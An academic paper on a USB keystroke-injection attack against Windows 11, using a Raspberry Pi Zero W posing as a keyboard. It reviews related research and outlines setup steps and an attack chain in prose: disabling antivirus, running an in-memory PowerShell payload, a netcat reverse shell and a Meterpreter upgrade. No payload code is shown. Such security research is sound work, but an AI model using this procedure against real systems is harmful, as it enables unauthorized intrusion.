Implementation and Analysis of IoT Attack Vector on Windows Systems

Sylvester Otieno Kasaza

Department of Biochemistry and Forensic Science
School of Science, Gujarat University,
Ahmedabad - 380009. India
kasaza.os@gmail.com

Abstract— **The ubiquity and versatility of the Internet of Things (IoT) have elevated its significance as a major concern in the cybersecurity domain. The number of IoT devices and the volume of data generated by these devices are steadily increasing globally. Consequently, IoT devices have become avenues for attackers to exploit various systems and network infrastructures, as attackers perceive them as low-hanging fruit to leverage for illegal activities. These devices connect and communicate within the IoT ecosystem via various technologies, including Bluetooth, Wi-Fi, USB, and the cloud. IoT technology has various applications, with SCADA, ICS, and Industrial IoT (IIoT) being among the most critical areas. Thus, this study aims to perform a comprehensive security assessment of the implementation of IoT Technology in Windows-supported environments, with a focus on exploiting the Windows OS through the IoT attack vector, leveraging the USB Protocol. Given that the Windows OS is the predominant operating system utilized in 90% of desktops, laptops, or workstations, and in 33% of servers globally, it is susceptible to this type of threat. This security assessment adopts the MITRE ATT&CK matrices and the STRIDE frameworks to provide a comprehensive approach and analysis. The results of this security assessment achieve the execution of privileged commands on the victim device, resulting in a successful compromise. The implementation of IoT technology poses significant security risks, potentially causing severe damage to consumer, commercial, and industrial infrastructure, making it crucial to be aware of these risks.**

Keywords— **cybersecurity, IoT, IIoT, Windows OS, USB protocol, exploit, critical infrastructures, MITRE ATT&CK**

INTRODUCTION

The Internet of Things (IoT) comprises physical devices, termed "things," equipped with sensors, software, and various technologies that share resources and data securely over the Internet. With the rapid rise of IoT devices, concerns over the security threats these interconnected systems pose are becoming more widespread. The limitations of IoT devices in terms of processing power, memory, and power consumption can make them vulnerable to attacks and used as attack vectors. Additionally, the lack of comprehensive security measures and standards for IoT devices exacerbates these vulnerabilities [1]. Many IoT devices do not incorporate basic security measures, which can contribute to the security shortfall in the IoT ecosystem [2]. The lack of clarity regarding responsibility for security decisions in the complex IoT ecosystem further complicates the issue. This paper aims to analyze and implement an IoT attack vector on Windows systems to shed light on the limitations and difficulties in protecting IoT devices and how they interact with cloud and enterprise apps.

Background

With the growth of the IoT technology, millions of devices “Smart Devices”, are being connected to the internet every day worldwide [3]. The International Data Corporation (IDC) estimates that by 2025, global IoT data will rise to 79.4 zettabytes (ZB), generated by 41.6 billion connected IoT devices [4], [5]. Statista reports that the count of IoT connected devices globally, spanning from 2019 to 2023, and projected to 2030, is set to surge double from 15.1 billion in 2020 to over 29 billion by 2030.

China is predicted to lead the world with almost 8 billion consumer devices by 2030. IoT devices are utilized in a wide range of consumer markets and industry verticals; by 2020, almost 60% of all IoT-connected devices will be in the consumer segment [6], [7]. Fig. 1 shows a report on the state of IoT connections globally. It is anticipated that IoT device connections will keep increasing for many years to come [8].




Fig. 1: State of IoT 2023: Number of connected IoT devices [8].

The statistics in Fig. 2 data illustrates the sharp rise of cyberattacks targeting Internet of Things devices from 2021 to 2023 [9].




Fig. 2: IoT Cyber Threats report 2021-2023

As a result of this tremendous growth, cyber-attacks, network breaches, system compromises, and information security incidents have become a major concern in this technological era [10]. Since IoT devices are functionality-oriented machines and resource-constrained, they are viewed by attackers as easy targets and attack vectors that they may exploit [11], [12]. IoT devices rely on a wide range of technologies to effectively communicate within the IoT ecosystem [13]. Some of these technologies include Wi-Fi (IEEE 802.11), Bluetooth (Bluetooth Low Energy), Zigbee (IEEE 802.15.4), Ethernet (IEEE 802.3) [14]. Some of the IoT devices support the USB serial communication protocol to achieve data exchange.

IoT consists of a vast range of heterogeneous devices that exchange data through the machine-to-machine (M2M) communication mode [15]. Many lightweight protocols like Constrained Application Protocol (CoAP), Message Queuing Telemetry Transport (MQTT), and Hypertext Transfer Protocol (HTTP) are designed to support M2M and cloud communication within the IoT ecosystem [16]. With M2M technology, information may be automatically and seamlessly shared without the need for human involvement between two or more heterogeneous devices [17]. Smart home meters, wearable technology, asset tracking, car telemetry services, and industrial control systems (ICS) are a few common examples [18].

The widespread use of IoT has made work easier for humans, particularly by spurring the creation of various products such as wearable technology, home automation, critical corporate and government networks, smart cities, smart-grid infrastructures, manufacturing - ICS, and Supervisory Control and Data Acquisition systems (SCADA) [19]. Information technology (IT) and operational technology (OT) can now be combined thanks to the development of IoT technology, making it possible to achieve the IIoT [20]. With all these inventions and innovations, cybersecurity is still a domain of concern.

Protecting industrial workstations, servers, control center equipment, and personal computers (desktops, laptops, and mobile devices) from hardware attack vectors is a security challenge. Hardware attacks on computer devices are becoming more and more interesting to attackers and researchers [21]. Since they can easily evade detection by known security measures, these assaults can carry out juice-jacking, Distributed Denial of Service (DDoS), Man-in-the-Middle attacks, inject backdoors and ransomware, or even completely corrupt computers [22]. Due to the lack of physical layer visibility, adversaries might use malicious devices to bypass security solutions such as Network Access Control (NAC) Solutions, End-Point Security (EPS), Intrusion Detection and Prevention Systems (IDPS), and IoT Security [23]. The deceptive nature of malicious hardware devices makes their detection more difficult. Therefore, these malicious devices can bypass the existing physical and software security measures in place [22]. Since this is feasible, attacks against different systems can be carried out via USB-enabled Internet of Things devices.

Microsoft Windows stands out as the prevailing operating system on contemporary PCs, evident from the data in Fig. 3. The Windows operating system is used by over 90% of desktop and laptop computers and 33% of servers. Microsoft offers operating system software for a broad range of products, such as mobile devices, servers, and client PCs [24]. The most cutting-edge features available in the Windows product line are included in the most recent Windows releases for all environments, but still, this product faces several security challenges since attackers are also becoming smarter in all dimensions.




Fig. 3: Operating System Market Share [25].

While Windows systems are in the spotlight here, Mac, Linux, UNIX, Apple, and Android systems are also susceptible to similar attacks [26]. Because the Microsoft Windows OS fails to appropriately alert the user before activating more HID functionality over USB, malicious software can be used by users to run arbitrary programs through USB data manipulation (CVE-2011-0638) [27]. This type of vulnerability has not been sufficiently handled by Microsoft Windows, hence there is a need to investigate this security issue using cutting-edge technologies like IoT.

The de-facto standard for data transfers for smart devices, such as smartphones, peripherals, and USB-enabled Internet of Things devices, is now the Universal Serial Bus (USB) connection [28]. It was no longer necessary for producers of computer accessories to develop new drivers for each new device, thanks to the 1996 advent of the USB standard, which also made life easier for consumers by doing away with the need for unique hardware connectors and drivers [29]. The majority of host systems automatically trust HID activities, which are supported by the flexible USB protocol. It's a versatile and alluring point of attack as a result [30].

Because most operating systems place an inherent confidence in USB peripheral devices, especially Human Interface Devices (HID), there is a greater risk of harm from the dangers that these devices (such as BadUSB or Rubber Ducky) present [31]. USB threats can originate from internal – within the organization or outsider – external parties [32]. These attacks can be intentional or unintentional. According to Honeywell report, USB device remains the top threat vector targeting ICS and Operational Technology (OT) [33]. USB Device remains a top threat vector for malware-based attacks targeting Industrial Control Systems [34]. Cyber risks to operational technology (OT) environments and industrial control systems come from malicious USB devices that can cross the air gap and interfere with operations from within [35] [36].




Fig. 4: Honeywell USB Threat Report-2022 [37].

The security assessment focuses on evaluating the risks associated with hardware, software, IoT, and USB technologies, emphasizing their significance in cybersecurity and digital forensics. It involves the execution of a Python HID script on a Raspberry Pi IoT device, which connects to a victim machine via USB to inject keystrokes and disable antivirus software. This allows for the download and execution of a payload in memory, making it difficult for antivirus detection. Through a NETCAT listener, a PowerShell reverse TCP shell is obtained, which can be upgraded to a Metasploit Meterpreter session, enabling advanced persistent threats. The assessment validates the dangers posed by integrating IoT and USB technologies, highlighting the need for robust security strategies. The study's findings serve as a feasibility study for users, developers, and IT administrators, given the potential devastating effects on public, private, and personal infrastructures, including critical systems like ICS and SCADA.

Motivation

The number of IoT devices and the volume of data they generate are steadily increasing globally. The limitations of IoT devices including processing power, memory, and power consumption in addition to the lack of comprehensive security measures and standards present a significant security challenge in this technology. IoT devices are widespread, versatile, and used in diverse areas, from consumer spaces to industrial and commercial infrastructures. As IoT technology grows rapidly, there is increasing concern about security risks, as cyber-criminals perceive them as low-hanging fruits or easy targets for illegal activities. Given that Windows OS is the predominant operating system utilized in 90% of desktops, laptops, or workstations and 33% of servers globally, it is susceptible to this type of threat, providing a basis for this research.

Aim and Objectives

This paper aims to conduct a thorough security assessment of IoT technology integration in Windows-supported environments, with a specific focus on exploiting the Windows OS through the IoT attack vector using the USB Protocol. The objectives are outlined as follows: Firstly, to review and analyze the security implications of implementing the USB protocol and IoT technology on the Windows OS. Secondly, to design a methodology for the security assessment aimed at exploiting the Windows OS. Thirdly, to execute an attack on a Windows machine using an IoT device. Finally, to conduct a comprehensive analysis of the attack and propose security recommendations based on the findings. These objectives collectively contribute to enhancing understanding and mitigation strategies concerning security risks associated with IoT technology integration in Windows environments.

Significance of the Study

This study offers a comprehensive security insight into the practical implications presented by the convergence of IoT and USB technologies. It provides security teams with a consolidated methodology for the implementation and analysis of IoT-based attack vectors within an organization's infrastructure. Moreover, the study's findings provide a tangible proof-of-concept for users, developers, and IT administrators who bear the direct or indirect impacts of these technologies. The pervasive impact of this security risk on public, private, and critical infrastructures – particularly in IIoT applications, emphasizes its relevance in the industrial sector. The insights derived from this security assessment hold significant value for security managers, IT officers, developers, scholars, and end-users alike.

Organization of the Thesis

This paper is divided into five chapters, covering the study's background, problem description, goals, rationale, constraints, scope, and organizational structure. It also discusses the methodology, including design, setup, configuration, attack mechanism, and security assessment execution. The fourth chapter presents an analysis of the findings, while the fifth chapter summarizes the findings, recommendations, and ideas for further research.

Literature Review: Related Work

The Internet of Things (IoT) has diverse applications including smart homes, healthcare, IIoT, smart cities, agriculture, energy, wearables, and security. IoT integrates cloud computing, virtualization, sensors, AI, and ML for functionality. The literature reviewed covers a range of these important aspects in the IoT domain. Therefore, a brief review of the related work is conducted to establish a clear understanding of the link between IoT ecosystem and cybersecurity.

Al-Rabiaah [38] and Masood et al. [39] studied security issues in IoT and Windows systems, focusing on Stuxnet malware, a sophisticated and malicious computer worm that creates autonomous control systems. Stuxnet exploits zero-day vulnerabilities in ICSs and can access targets via USB ports without an internet connection. It launched WinCC and PCS 7 SCADA programs on Windows using Siemens' default credentials, disrupting the typical operating behavior of industrial plants using Programmable Logic Controllers (PLCs).

Antonakakis et al. [40] discuss Mirai malware, which transforms IoT devices into a DDoS botnet. Mirai targets smart cameras and home routers, scanning random IPv4 addresses on Telnet TCP ports 23 and 2323, followed by brute-force login attempts. Upon successful login, Mirai reports details to a server. Infected devices receive custom malware via a loader application, which conceals Mirai's presence. The malware also terminates competing infections and processes associated with TCP/22 or TCP/23 [41].

Malkhasian [42] conducts a detailed security assessment of the Danalock IoT device using the STRIDE methodology. Seven penetration tests reveal potential vulnerabilities in lock security, including mobile app reverse engineering, GPS spoofing, and network decryption. Results show moderate security with room for improvement, despite encryption protocols protecting data transmission. The author quantifies risks using the DREAD rating system and discusses implications for users, stressing ongoing IoT device security enhancement.

Stellios et al. [43] conducted a comprehensive assessment of IoT-enabled cyberattacks, aiming to analyze attack paths targeting critical infrastructures and services. Utilizing a systematic methodology, they evaluated occurrences since 2010, examining both demonstrated attacks and real-world incidents. Results highlighted various attack vectors and mitigation techniques across IoT application areas. The study concluded by emphasizing the pervasive impact of cybersecurity challenges in interconnected devices' landscape, stressing the importance of ongoing understanding and proactive measures to address them effectively.

Capellupo et al. [44] conducted an experimental evaluation of home automation equipment's security, targeting Amazon Echo, Osram Smart Lights, and TP-Link power switch. Using traffic capture, device scanning, and wireless analysis with Asus RTN12 router and Kali OS, they assessed vulnerabilities like default setups and unencrypted traffic. Their classification model aimed to understand the relationship between potential dangers and actual risks. Results emphasized the need for addressing vulnerabilities to enhance home automation security.

In examining PowerShell's role in Windows system security, [45] and [46] highlight its significance as a primary tool for pre-exploitation and post-exploitation activities. PowerShell, integrated into Windows OS, serves as both a programming language and command-line shell, leveraging the Microsoft.NET framework for versatility. The research emphasizes hackers' utilization of PowerShell, a readily available utility, to streamline customized attacks, emphasizing the imperative for robust defenses against its exploitation in cyber-attacks on Windows systems.

Kelly et al. [47] tested IoT devices against the Mirai Botnet, highlighting risks from inadequately secured, low-cost devices. Using Mirai libraries, Linux, and Raspberry Pi, they found default-configured devices vulnerable to malware attacks, with three of four being vulnerable. This points out consumers' data exposure due to insufficient security setups. The authors proposed and validated effective device configuration countermeasures through experimentation to bolster defenses against IoT attacks like the Mirai botnet.

Mazhar et al. [19] conducted a forensic investigation on IoT devices to assess damage from various assaults. They proposed an intelligent analysis system employing a machine-to-machine (M2M) framework to automatically detect attacks on IoT devices. Utilizing Raspberry Pi, Security Onion-Forensic Server, Kali Linux, and Snort Log Server, they performed forensic analysis on logs to gauge attack impact and character. Results successfully highlighted IoT devices' security challenges emerging from processing power, storage, memory, and power consumption limitations.

Abosata et al. [48] conducted an extensive examination on security, attacks, and protective measures for IoT industrial applications. Emphasizing IoT's expanding scope and susceptibility to cyber threats, they investigated current security techniques and the robustness of industrial IoT systems. Their study classified attacks and proposed security solutions based on the layered architecture of IoT. Additionally, it critically evaluated prevailing IoT/IIoT solutions, highlighting research inquiries, challenges, and resolutions within the end-to-end IoT ecosystem.

Victor et al. [49] aimed to enhance IoT device security through a comprehensive assessment of IoT malware. They introduced an IoT malware taxonomy, comprising 100 attributes aligned with 77 identified IoT malwares from 2008 to 2022. The study illuminated challenges in IoT malware research, evaluated existing detection methods, and provided valuable data for enhancing IoT security. This research serves as a foundation for future investigations and advancements in IoT security measures.

Yadav et al. [50] investigated Android and IoT systems, categorizing attacks and suggesting countermeasures. They emphasized developers' role in app security and compared malware detection techniques. Application-hardening methods for Android apps and IoT devices were explored. The study covered software, network, physical, and data threats, and described mitigation techniques. Recommendations were provided for consumers and developers to mitigate attack risks.

Ramadhanty et al. [51] demonstrate and analyze keyboard injection attacks on Windows using USB devices. Their aim is to showcase the effectiveness of such attacks. Methodology involves using Arduino USB devices to execute PowerShell payloads. Results show successful execution of a Keyboard Injection Attack, with keystroke data transmitted to attackers via email. However, recent Windows security features may hinder some PowerShell commands used in this technique, indicating potential limitations in attack effectiveness.

In [52], researchers utilize the ESP8266 Wi-Fi Serial Transceiver Module and ATMEGA32U4 microcontroller to create HID components, using Wi-Fi to connect the HID to analyze virtual keyboard functionality in accessing target computers. They leverage Wi-Fi Duck, an open-source initiative, to explore USB assaults and keyboard injection attacks, aiming to prevent hacking and raise awareness. However, the study lacks clarity on how it bypasses Windows security measures, which could enhance its comprehensiveness.

In their study [53], Nicho and Sarby extensively explore multiple USB device attacks, associated weaknesses in Windows systems, and defenses utilizing malicious USB HID. They demonstrate five assaults circumventing four security layers, including antivirus and server OS controls, on a victim Windows Server 2012 computer infected via Arduino Micro board-attached USB. The HID Rubber Ducky embedded in the Arduino device effectively bypasses all four layers, showcasing the effectiveness of their methods.

Efendy et al. [54] investigate the possibility of a USB-based Fork Bomb Attack in a Windows Environment. They utilize an Arduino Pro Micro Device to create a USB Rubber Ducky containing a Fork Bomb script, which overwhelms system memory, disrupting target services. The script continuously launches a software, causing system instability. Leveraging Microsoft Paint as an innocuous application for the attack, the study highlights the potential threat posed by seemingly benign software in conducting malicious activities.

Dumitru et al. [55] proposed a model revealing USB communications' vulnerability against off-path attackers. They utilize two USB devices (victim and attacker) connected via a USB hub to a common host. Injectors on the attacker USB alter the host's perception of data source origin, bypassing software-based permission requirements. Two attacks are presented: keyboard injection for command execution and file-content replacement during USB disk installation, highlighting USB communication integrity vulnerabilities.

Vouteva et al. [56] demonstrated the deployment of Bad USB on Windows OS, exploring strategies to bypass locked computers. They employ file downloads via HTTP and SFTP, emphasizing remote access to a Kali Linux machine through reverse TCP. Synthesizing Veil-Evasion and MSFVenom, they create executables with payloads. Kali Linux is used for privilege escalation, keylogger implementation, and establishing a persistent backdoor. The study highlights the feasibility of attack tactics using faulty USB with Arduino, although time constraints prevent testing of a man-in-the-middle attack.

In their paper [31], Nicho and Sabry introduce a model connecting Human Interface Devices (HIDs) to vulnerability categories across various attacks. They identify different malicious HIDs like PHUKD, USB ninja, WHID, rubber ducky, BadUSB, and skimmers, emphasizing PHUKD's unique capabilities. Utilizing Teensy microcontroller development, PHUKD replicates keystrokes and mouse macros to bypass security measures autonomously, without administrative privileges, facilitating seamless exploitation for hackers to carry out malicious activities [57]. In a related study, Lee and Yim [58] investigate the vulnerability and security assessment of PS/2 keyboards.

Ferryansa et al. [59] investigate USB technology's potential for breaching Windows system security using Arduino, PowerShell, and Metasploit. Their experiment demonstrates how an attacker can clandestinely install a backdoor reverse shell on a victim's PC via an Arduino USB device, enabling unauthorized access. Successful access to the victim's webcam and microphone underscores the vulnerability of Windows systems to USB-based spying methods. The study underscores the necessity for improved security measures against such threats.

Helbling [31] explores USB protocol risks by creating a wireless HID keystroke injector. Investigating HID-based attack vectors and USB protocol operations, the research reveals significant security flaws. Despite customized solutions, USB attacks prove easy and affordable. Utilizing a Raspberry Pi 4B, USB cable, HTTP server, Wi-Fi, and custom software, the author successfully converts the Pi into a keystroke injector, enabling remote control via a web interface. The study highlights the urgency for enhanced USB security measures.

METHODOLOGY

This study adopts an experimental design methodology to achieve the defined aim. The implementation and analysis process in this security assessment employs an experimental approach (a practical demonstration) focusing on exploiting a Windows System through an IoT device, leveraging the USB Protocol.

Research Design:

This research methodology adopts an experimental design approach to align with predefined objectives. Structured into key sections, it covers project design, setup, attack mechanism, practical implementation, and security assessment analysis. Integrating established knowledge bases such as MITRE ATT&CK metrics and CVE databases enhances comprehensiveness and goal achievement [60]. The discussion highlights key factors: attack surfaces, vectors, PowerShell, USB protocol, and their relevance to IoT and Windows security concerns.

Attack Surface

This methodology strategically incorporates all three main attack surfaces: physical, network, and software attack surfaces. An attack surface encompasses all potential entry points or avenues, known as attack vectors, through which threat actors could potentially infiltrate a system, application, device, or entire network [61]. Attack vectors are unauthorized access routes exploited by attackers to capitalize on system vulnerabilities. Defending a larger attack surface poses greater challenges due to increased threat exposure. Attack surfaces classify into digital and physical categories, focusing on software/hardware vulnerabilities and tangible assets like facilities and equipment [62]. Cybercriminals employ various attack vectors to exploit system vulnerabilities. Fig. 5 illustrates the interlink between attack vectors and attack surfaces:




Fig. 5: Attack Vectors and Attack Surfaces

***Physical/Hardware/Device*:** Hardware attack vectors exploit physical hardware flaws, compromising system integrity. Adversaries target components like processors, memory, IoT devices, and USB interfaces.
***Networks /Communication Channels*:** Network attacks exploit communication channel weaknesses like network protocols and wireless connections, intercepting or disrupting device communication through methods like man-in-the-middle attacks and eavesdropping.
***Software and Applications*:** Software and application attack vectors exploit vulnerabilities in software to steal data or gain illegal access. They target weaknesses in desktop, web, and API services, allowing cyberattacks like buffer overflow and SQL injection.
These attack surfaces serve multiple functions, facilitating system entry, payload delivery, execution, and device control. The project exploits diverse attack vectors, including network interfaces and protocols like TCP, operating system services such as Windows REGISTRY, and hardware interfaces like USB.

Requirements and Specifications

The methodology employed in this study utilized both hardware and software combined requirements to accomplish the research objectives.

1) Hardware Specification: The hardware specifications used in this security assessment are shown in Table 3.1 below. These specifications can change depending on the available resources and the intended goal for reproducing this study.

TABLE 1: HARDWARE SPECIFICATIONS

No	Device	Specification
1.	HP Pavilion x360 Convertible (Victim)	Processor: Intel® Core™ i3-6100U CPU @ 2.30GHz
		Memory: 12 GB RAM
		OS: Windows 11 Pro (64-bit)
2.	Raspberry Pi Zero W (IoT Device)	Processor: 1GHz, BCM2835 single-core CPU with 512MB RAM
		MicroSD Card: 32 GB -File System: FAT32
		USB On-The-Go (OTG) port
		802.11 b/g/n wireless LAN
		Raspberry Pi OS
3.	USB Data Cable	Micro USB power supply and Data transfer

2) Software Specification: The software specifications used in this security assessment are as shown in Table 3.1 below.

TABLE 2: SOFTWARE SPECIFICATIONS

No.	Software	Purpose
1.	Kali Linux VM (Attacker)	Holds a PowerShell payload and hosts the local server
2.	Windows 11 OS	Runs on the victim device (Pro Version: 10.0.22000 N/A Build 22000).
3.	Raspbian OS	Supports USB HID functionalities, a Python key injector script, and Wi-Fi connections.
4.	PowerShell	For executing attacks against a Windows 11 PC.
5.	Python 3	The keyboard script is written in Python code and stored on the Raspberry Pi.
6.	netcat	Creates a listener on the attacker for a reverse-shell
7.	Metasploit Framework	For an advanced shell upgrade from the netcat reverse shell

3) Raspberry Pi Zero: The Raspberry Pi is a series of small, single-board computers (SBCs) primarily aimed at fostering computer science education and facilitating DIY projects across diverse fields such as education, electronics, and IoT (Internet of Things). These boards support multiple operating systems like Windows 10 IoT Core, Ubuntu, and Raspbian (a Debian-based Linux variant optimized for Raspberry Pi), among others.




Fig. 6: Raspberry Pi Zero W - IoT Device

The Raspberry Pi Zero W plays a pivotal role in this security assessment as the designated IoT device, leveraging its built-in Wi-Fi (802.11n) and Bluetooth 4.1 capabilities. These features eliminate the need for external adapters, streamlining connectivity in IoT and embedded projects. Powered by a Broadcom BCM2835 SoC housing a 1GHz ARM11 processor, the Pi Zero W is well-suited for this project. The micro-USB port can be configured to support USB On-The-Go (OTG), enabling dynamic functionality as either a USB device or host (utilized as a Human Interface Device in this project).

4) Windows OS: Windows lacks robust security measures to assess USB device security and authenticity. Upon connection, it relies on provided data, like device-name and manufacturer, to create device entries without thorough security checks. Malicious USB devices exploit this, masquerading as genuine ones and installing themselves on the host OS. This poses significant risks, especially with the increasing use of USB-enabled IoT devices in Windows environments. Thus, the imperative for security assessments is evident to mitigate potential threats.

Hardware security poses a significant threat as it can bypass standard software or physical controls, especially concerning IoT devices and USB threats. This absence of warnings allows user-assisted threats, enabling execution of arbitrary programs via USB. Previous analyses revealed a security flaw in the USB Mass Storage Class driver affecting various Windows versions, including Windows Vista, Windows Server 2008, Windows 7, Windows 8.1, Windows Server 2012, and Windows 10. This vulnerability allows attackers in close physical proximity to run any code by introducing a manipulated USB device [63], [64], [65], [66], [67], [68], [69]. The security assessment specifically targeted the Windows 11 Pro operating system, OS Version: 10.0.22000 N/A Build 22000.

5) USB Communication Protocol: When a USB device connects to Windows, its security and authenticity are not effectively assessed. Initially, at the hardware layer, the USB bus driver notifies the host controller, as depicted in Fig. 7. Using the *GetDeviceDescriptors* command, the controller requests identity information such as Device_Name, Product_ID, and serial number from the USB_DEVICE_DESCRIPTOR. Subsequently, the device reports its details.

Following a reset by the host controller, the device receives an address for future identification. *GetConfigDescriptors* retrieves configurations present on the device, with only one active at a time. *GetInterfaceDescriptors* returns interfaces representing functional entities managed by different OS drivers. Upon completion, device drivers are loaded, initiating class-specific USB protocol operations.. [70].




Fig. 7: USB Device Enumeration Process

With this information, and without any security assessments, Windows creates a device entry in the system, enabling malicious USB devices to masquerade as genuine ones on the host OS.

6) PowerShell: PowerShell plays a pivotal role owing to its significant capabilities as a powerful command-line shell and scripting language within Windows environments. A scripting language, configuration management framework, and command-line shell combine to form PowerShell, a flexible job automation solution. It operates seamlessly on Windows, Linux, and macOS platforms [71]. Although it serves essential and legitimate functions in system administration and automation, its power also makes it susceptible to misuse by malicious actors.

PowerShell is vital in security assessments for its inherent inclusion in Windows systems, robust scripting capabilities, remote execution, and script obfuscation abilities. Its memory-based execution evades traditional antivirus detection, while its extensive built-in modules and libraries serve diverse hacker needs, making it a favored tool in cyberattacks.

Setup and Configuration

For a successful illustration of this attack the hardware and the software components use in this assessment must be configured appropriately.

1) Raspberry Pi Zero W (IoT Device): The Raspbian 32-bit OS with the recommended software should be installed on the IoT device. The Wi-Fi WLAN configurations can be set during the OS installation or later after the installation. The Wi-Fi will make it easy for the attacker to control the Raspberry Pi IoT Device via a Secure-Shell (SSH) connection. A complete installation guide can be found in [72].

A. Enable Modules and Drivers: dwc2 and ***libcomposite*** *library:* The upstream driver DWC2 enables the OTG host/gadget flip, controlling USB 2.0 connectivity functions like USB Device Connectivity, USB On-The-Go (OTG) Support, and Mass Storage. Configuring dtoverlay=dwc2 in /boot/config.txt on a Raspberry Pi Zero W activates the DWC2 module, allowing it to function as a USB gadget using LIBCOMPOSITE [73] and [74].

B. Configuring the Gadget: The Pi Zero (HID device) is defined using ConfigFS, a virtual file system housed in /sys/, as a USB keyboard. The next step is to create the config script. A new file "*isticktoit_usb*" is created in the */usr/bin/* directory and granted executable permissions. Since the configuration is volatile, it needs to be executed during every system startup. Therefore, its path (/usr/bin/isticktoit_usb) must be added to */etc/rc.local* file to execute automatically at startup. The Raspberry Pi IoT Device is utilized as a USB keyboard for this security evaluation. The USB keyboard code for the */isticktoit_usb* file can be found in [73] and [74].

C. Activate USB gadget mode at Startup: In the */boot/cmdline.txt* file, locate the *rootwait* command and immediately add the line, modules-*load=dwc2* line after it. This line adds the module *dwc2* during boot. The dwc2 module manages the DWC2 USB controller, essential for USB gadget mode.

D. Python Script: The main python file *keyboard.py*, containing HID keyboard script is created and made executable. The path to the python HID keyboard file is added to */etc/rc.local* to make it run automatically at startup. This is the file on the IoT device that will make use of the USB HID functionality to inject keystrokes on the target machine.

The Raspberry Pi Zero W IoT Device is connected to a laptop or desktop computer via the micro-USB connector for peripherals and data once it has been configured. The Raspberry Pi Zero W IoT Device will be powered by the micro-USB connector, which also serves as the victim machine's keyboard interface.

2) Kali Linux (Attacker machine): Kali Linux serves as the attacker machine, configured with the latest versions of the following tools and technologies:

a) Python 3: Hosts a local server for payload download from the attacker machine.
b) Netcat: Creates a listener for a reverse shell connection on a specified port.
c) PowerShell Payload: Downloaded and executed on the victim's device to establish a connection with the netcat listener, initiating a reverse shell.
d) Metasploit Framework: Upgrades the netcat shell to an advanced Meterpreter session using in-memory DLL injection for stealth and persistence [75].

Experimental Design

The attack procedure and the mechanism used in this experiment are described in this section. It contains in-depth charts and figures to provide readers a thorough grasp of the security assessment.

1) Attack Process:

Designing an attack scenario follows a structured approach that clearly defines the attack activities. Cyberattacks can follow a customized process to achieve their goals on a target system, network, or any IT infrastructure. An attack can be molded depending on the available intel, the state of the target, or the threat type. Regardless of a threat being an insider threat or an outsider threat, the pre-attack, attack, and post-attack stages are crucial during a security assessment process. The attack process deployed in this study utilizes the MITRE ATT&CK framework matrices. This framework uses information from real security incidents to categorize and organize attacks from the attacker's perspective. Depending on the sector of application, MITRE ATT&CK is categorized as enterprise, mobile, or ICS and offers integrated information on attackers' strategies and methods for accomplishing goals. [76].

As shown in Fig. 8, this security assessment consists of three main stages, the planning stage, the intrusion, and the command-and-control stage. These stages are often interconnected and may involve iterative cycles as attackers adapt their strategies based on the evolving security measures and the state of the victim device.

